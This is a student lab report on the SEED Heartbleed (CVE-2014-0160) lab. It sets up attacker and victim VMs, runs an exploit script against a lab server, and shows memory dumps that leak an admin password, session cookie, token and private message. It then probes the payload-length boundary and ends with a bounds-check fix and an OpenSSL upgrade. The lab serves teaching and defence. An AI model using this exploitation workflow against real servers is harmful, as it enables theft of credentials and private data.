

Heartbleed Attack Lab

Name: Maryam Khan
SRN: PES2UG21CS283
Sem: 5 E

Overview:

The Heartbleed bug (CVE-2014-0160) is a severe implementation flaw in the OpenSSL library, which enables attackers to steal data from the memory of the victim server. The contents of the stolen data depend on what is there in the memory of the server. It could potentially contain private keys, TLS session keys, user names, passwords, credit cards, etc. The vulnerability is in the implementation of the Heartbeat protocol, which is used by SSL/TLS to keep the connection alive.

The objective of this lab is for students to understand how serious this vulnerability is, how the attack works, and how to fix the problem. The affected OpenSSL version range is from 1.0.1 to 1.0.1f. The version in the SEEDUbuntu 12.04 VM is 1.0.1.

Lab Setup:

Software: **SEEDUbuntu 12.04 VM (32-bit)** which can be downloaded from [here](#).

- Run two VMs from Virtual Box. Make sure both of these are running on the same “NAT Network”.

Assume that the Attacker IP: 192.168.0.162

Victim IP: 192.168.0.101

```
seed@Maryam_PES2UG21CS283_attacker:~$ vi ~/.bashrc
seed@Maryam_PES2UG21CS283_attacker:~$ . .bashrc
seed@Maryam_PES2UG21CS283_attacker:~$ ifconfig
eth13      Link encap:Ethernet  HWaddr 08:00:27:0f:2c:06
            inet addr:192.168.0.162  Bcast:192.168.0.255  Mask:255.255.255.0
            inet6 addr: fe80::a00:27ff:fe0f:2c06/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:835 errors:0 dropped:0 overruns:0 frame:0
            TX packets:450 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:117335 (117.3 KB)  TX bytes:46669 (46.6 KB)

lo         Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436  Metric:1
            RX packets:50 errors:0 dropped:0 overruns:0 frame:0
            TX packets:50 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:4032 (4.0 KB)  TX bytes:4032 (4.0 KB)

seed@Maryam_PES2UG21CS283_attacker:~$
```


```
[11/10/2023 09:46] seed@ubuntu:~$ vi ~/.bashrc
[11/10/2023 09:48] seed@ubuntu:~$ . .bashrc
seed@Maryam_PES2UG21CS283_victim:~$ ifconfig
eth13      Link encap:Ethernet  HWaddr 08:00:27:f2:8c:ed
            inet addr:192.168.0.101  Bcast:192.168.0.255  Mask:255.255.255.0
            inet6 addr: fe80::a00:27ff:fef2:8ced/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:790 errors:0 dropped:0 overruns:0 frame:0
            TX packets:365 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:121879 (121.8 KB)  TX bytes:36210 (36.2 KB)

lo         Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436  Metric:1
            RX packets:26 errors:0 dropped:0 overruns:0 frame:0
            TX packets:26 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:2097 (2.0 KB)  TX bytes:2097 (2.0 KB)
```

Step 1: Configure the DNS server for Attacker machine

The downloaded SEEDUbuntu VM has already set up the apache2 web server to host our social networking website ELGG. **www.heartbleedlabelgg.com** is the domain name for the site. As per the lab description, we need to modify the `/etc/hosts` on the Attacker's machine (10.0.2.7) to make them believe **www.heartbleedlabelgg.com** is on the server machine. If you skip this, your interaction will only affect the localhost server. You can edit the *hosts* file on Attacker's machine using the following command.


\$ sudo gedit /etc/hosts



```
Terminal
[04/30/2019 09:45] seed@ubuntu:~$ sudo gedit /etc/hosts
[sudo] password for seed:
[04/30/2019 09:47] seed@ubuntu:~$
```

In the hosts file, locate the line with **www.heartbleedlabelgg.com** and modify the related IP address as following:

	127.0.0.1	www.heartbleedlabelgg.com
Change to	192.168.0.101	www.heartbleedlabelgg.com



```
File Edit View Search Tools Documents Help
[Icons: New, Open, Save, Print, Undo, Redo, Cut, Copy, Paste, Find, Replace]

hosts x
# The following lines are for SEED labs
127.0.0.1      www.OriginalPhpbb3.com

127.0.0.1      www.CSRFLabCollabtive.com
127.0.0.1      www.CSRFLabAttacker.com

127.0.0.1      www.SQLLabCollabtive.com

127.0.0.1      www.XSSLabCollabtive.com

127.0.0.1      www.SOPLab.com
127.0.0.1      www.SOPLabAttacker.com
127.0.0.1      www.SOPLabCollabtive.com

127.0.0.1      www.OriginalphpMyAdmin.com

127.0.0.1      www.CSRFLabElgg.com
127.0.0.1      www.XSSLabElgg.com
127.0.0.1      www.SeedLabElgg.com
192.168.0.101  www.heartbleedlabelgg.com
127.0.0.1      www.WTLabElgg.com

127.0.0.1      www.wtmobilestore.com
127.0.0.1      www.wtshoestore.com
127.0.0.1      www.wtelectronicstore.com
127.0.0.1      www.wtcamerastore.com

Plain Text ▾ Tab Width: 8 ▾ Ln 23, Col 14 INS
```

Step 2: Lab Tasks

Before proceeding to the actual lab tasks, you should perform a warm-up exercise to get familiar with this Heartbleed attack. First, boot up Victim's server and on the Attacker machine, download the provided **attack.py** code provided. Suppose you have placed this **attack.py** code in the `/home/seed/directory`, first make it executable using the following command:

```
$ sudo chmod 777 attack.py
```

```
seed@Maryam_PES2UG21CS283_attacker:~$ ls -l
total 4560
-rwxrwxrwx 1 seed seed 19099 Nov 7 06:27 attack.py
drwxr-xr-x 4 seed seed 4096 Dec 9 2015 Desktop
drwxr-xr-x 3 seed seed 4096 Dec 9 2015 Documents
drwxr-xr-x 2 seed seed 4096 Sep 17 2014 Downloads
drwxrwxr-x 6 seed seed 4096 Sep 16 2014 elggData
-rw-r--r-- 1 seed seed 8445 Aug 13 2013 examples.desktop
drwxr-xr-x 2 seed seed 4096 Aug 13 2013 Music
drwxr-xr-x 24 root root 4096 Jan 9 2014 openssl-1.0.1
-rw-r--r-- 1 root root 132483 Jan 9 2014 openssl_1.0.1-4ubuntu5.11.debian.ta
r.gz
-rw-r--r-- 1 root root 2382 Jan 9 2014 openssl_1.0.1-4ubuntu5.11.dsc
-rw-r--r-- 1 root root 4453920 Mar 22 2012 openssl_1.0.1.orig.tar.gz
drwxr-xr-x 2 seed seed 4096 Aug 25 2013 Pictures
drwxr-xr-x 2 seed seed 4096 Aug 13 2013 Public
drwxrwxrwx 1 seed root 0 Nov 10 10:39 Shared
drwxr-xr-x 2 seed seed 4096 Aug 13 2013 Templates
drwxr-xr-x 2 seed seed 4096 Aug 13 2013 Videos
seed@Maryam_PES2UG21CS283_attacker:~$ sudo chmod 777 attack.py
```

As warm-up task, use the following command to run the **attack.py** code on the Attacker machine:

```
$ python attack.py www.heartbleedlabelgg.com
```


Attack.py is a program that will send out the malicious heartbeat request to the server **www.heartbleedlabelgg.com** and in response, it will get random data from the server. From the random data, you could see that no matter how many times you try you always receive saying something similar to this that the server is vulnerable because it is sending more data than it should. You can see this in the following figure. Here we can only say it is possible to have attacks but we are not getting any secret data yet.

```
seed@Maryam_PES2UG21CS283_attacker:~$ python attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....


WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#
seed@Maryam_PES2UG21CS283_attacker:~$
```

Step 2: Explore the damage of the Heartbleed


attack Step 2(a): On the Victim Server:

You are asked to visit the **https://www.heartbleedlabelgg.com** website. Log in as an admin by using the following credentials.

Username	:	admin
Password	:	seedelgg



1. Add Bobby as a friend (Go to **More** -> **Members** -> **Click Bobby** -> **Add Friend**).
2. Send Bobby a private message (Compose a message and send).



Step 2(b): On Attacker machine:


As per the lab description, you are asked to run **attack.py** code to find out user activity, password, username and the content of the user's private message. You can run the attack command by using the following command:

```
$ python attack.py www.heartbleedlabelgg.com
```

NOTE: Run the `attack.py` program multiple times to get the expected results.

After running the **attack.py** code multiple times, you will get a lot of meaningful data, which records the actions from the user. The result is different from the warm-up task because the server's memory is not empty anymore. Lots of meaningful data stay in it. As the memory allocation is random you cannot expect what result or dumped data you have each time.

- 1) Find out the Username & Password
- 2) Find the exact content of the private message



```
Terminal
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEF GHIJKLMNOPABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....C...e.....!.....^
. ....=..y.#5.gv.(T.....?.....Mz.....+]...=.j*...T....3H.....q>.V.%.I...u
5$.S.x...NQ..A..D...k/...m.3t..atch: "7ec-5032e3d7cd92c"
.<(..,..@. /G.E..\

d&__elgg_ts=1699643009&username=admin&password=seedelgg|d...7j.....q.....s
seed@Maryam_PES2UG21CS283_attacker:~$
```

We find the username: admin and password: seedelgg


```
Terminal
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
is vulnerable!
Please wait... connection attempt 1 of 1
#####
.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/inbox/admin
Cookie: Elgg=424769gkipo364ju5fqjavs0s7
Connection: keep-alive
If-None-Match: "1449721729"
...
...@...e.
.a.x...Content-Type: application/x-www-form-urlencoded
Content-Length: 148
__elgg_token=fdee3f0210b02d1e0cbc30aa715b5165&__elgg_ts=1699643136&recipient_guid
=40&subject=Dogs+are+cute&body=Hiiii+Boby%21%21+Do+you+like+dogs%3FV..i....K...
c2.
seed@Maryam_PES2UG21CS283_attacker:~$
```

We also find the Subject: Dogs are cute and Private message: Hiiii
Boby!! Do you like dogs?

Step 3: Investigate the fundamental cause of the Heartbleed attack

As per the lab description, we get to know that the fundamental cause of the Heartbleed attack vulnerability is that there is a missing user input validation while constructing the Heartbeat response packet. The objective of this task is to lead you to touch on the fundamental cause of this attack by changing the value of the payload length variable.

```
$ python /home/seed/attack.py www.heartbleedlabelgg.com --length 40
```

Or

```
$ python /home/seed/attack.py www.heartbleedlabelgg.com --l 0x012B
```

```
seed@Maryam_PES2UG21CS283_attacker:~$ python /home/seed/attack.py www.heartbleedlabelgg.com --length 40

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..(AAAAAAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC..B..e.#`b...=....

seed@Maryam_PES2UG21CS283_attacker:~$ █
```

In the response we get 40 bytes of payload result. The extra data is received as per the payload length.

```
seed@Maryam_PES2UG21CS283_attacker:~$ python /home/seed/attack.py www.heartbleedlabelgg.com --l 0x012B

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..+AAAAAAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....ml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate0)0..n|...".a.

seed@Maryam_PES2UG21CS283_attacker:~$ █
```

Here the length is set to 0x012B (299 bytes) We see that more data is printed

Step 4: Find out the boundary value of the payload length variable.

As a lab task, you are asked to find out the boundary value of the payload length variable, which will not return any extra data. Attempt many tries to know the boundary value. Anything

beyond this value will leak extra data blocks from the server's memory.

```
seed@Maryam_PES2UG21CS283_attacker:~$ python /home/seed/attack.py www.heartbleedl
abelgg.com --length 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-20
14-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result...
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
seed@Maryam_PES2UG21CS283_attacker:~$
```

The boundary value is 22. It was found by multiple attempts

Step 5: Countermeasure and bug fix

As per the lab description, it is quite easy to just update OpenSSL to the newer version, but this lab task requires you to give a solution at the code level to better analyse the code first.

After analysing the code snippet provided in the lab description, we know that the payload length variable is directly read from the request packet without any boundary check. This is the bug that caused this Heartbleed attack vulnerability. This code fails to do the checks on the input value of the payload length variable. In the lab description, you are allowed to assume the size of the message received as the **sizeof(HeartbeatMessage)**. Let us take this assumption and fix the code as shown below.

```
...
hbtype =
*p++;
n2s(p,payload
d);

        if (1 + 2 + payload + 16 >
        sizeof(HeartbeatMessage)) return 0; /* silently
        discard per RFC 6520 sec. 4*/
```


We are checking if the size of the received message is bounded by the payload length or not. The if condition **(1 + 2 + payload + 16 > sizeof(HeartbeatMessage))** checks the bounds of the Heartbeat Message, where value 1 is used to store 1-byte type, value 2 is used to store 2-byte payload length and value 16 is used for padding. So, suppose if the Heartbeat request packet is coming with a payload length variable containing value 1000 but payload itself is the only 3-byte string "ABC", then according to this code the if condition will fail and it will drop the request packet to proceed further. This is how we can prevent this attack.

To fix the Heartbleed vulnerability, the best way is to update the OpenSSL library to the newest version. This can be achieved using the following commands. It should be noted that once it is updated, it is hard to go back to the vulnerable version. Therefore, make sure you have finished the previous tasks before doing the update. You can also take a snapshot of your VM before the update

\$ sudo apt-get update

\$ sudo apt-get upgrade